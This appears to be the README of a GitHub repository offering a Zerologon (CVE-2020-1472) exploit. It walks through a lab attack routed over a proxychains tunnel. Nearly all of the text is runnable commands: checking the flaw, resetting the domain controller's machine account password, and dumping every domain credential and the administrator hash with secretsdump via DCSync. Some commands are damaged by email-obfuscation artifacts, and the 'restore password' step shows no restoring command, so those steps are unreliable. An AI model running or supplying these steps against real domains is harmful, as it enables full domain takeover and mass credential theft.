mstxq17/cve-2020-1472
cve-2020-1472 复现利用及其exp

Replicate this vulnerability in a Windows domain environment using proxychains proxy on macOS.

DC (Primary Domain Controller):

Domain User (Domain Member Host):
Set up a SOCKS5 forward proxy directly via gost.
Attack Hacker (Attacker Machine):
Configure proxychains4
vim /Users/xq17/.proxychains/proxychains.conf
Add to the ProxyList
[ProxyList] socks5 10.211.55.42 8099
Attack Tools:
1.git clone https://github.com/mstxq17/cve-2020-1472.git
2.pip3 install -r requirements.txt
If this error occurs:

It means the impacket module has an issue. Try uninstalling impacket and install the latest version from GitHub.
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket && pip3 install .
The problem should be resolved.
C# version tool: https://github.com/nccgroup/nccfsas/tree/main/Tools/SharpZeroLogon
First, try to use the domain controller password locally to export the domain machine account hash, making it easier to compare after modification.
proxychains4 secretsdump.py test.local/Administrator:'123QWEqwe!@#'@10.211.55.38 -just-dc-user "DC$"

Or remove the quotes, but note that under Linux, `$` represents a variable, so remember to escape it.

proxychains4 secretsdump.py test.local/Administrator:'123QWEqwe!@#'@10.211.55.38 -just-dc-user DC\$

Use zerologon_tester.py to verify if the vulnerability exists
python3 zerologon_tester.py DC 10.211.55.38

Returns "Success", indicating the vulnerability exists.
Use cve-2020-1472-exploit.py to reset the machine account
python3 cve-2020-1472-exploit.py dc$ 10.211.55.38


The domain controller's machine account can use DCSync to export all user credentials within the domain.
Principle:
Use the DRS (Directory Replication Service) protocol to copy user credentials from the domain controller via IDL_DRSGetNCChanges.
proxychains4 secretsdump.py test.local/dc\[email protected] -no-pass

Restore the DC$ machine account password Use
proxychains4 secretsdump.py test.local/dc\[email protected] -no-pass -just-dc | grep 'Administrator'
Obtain the domain admin hash

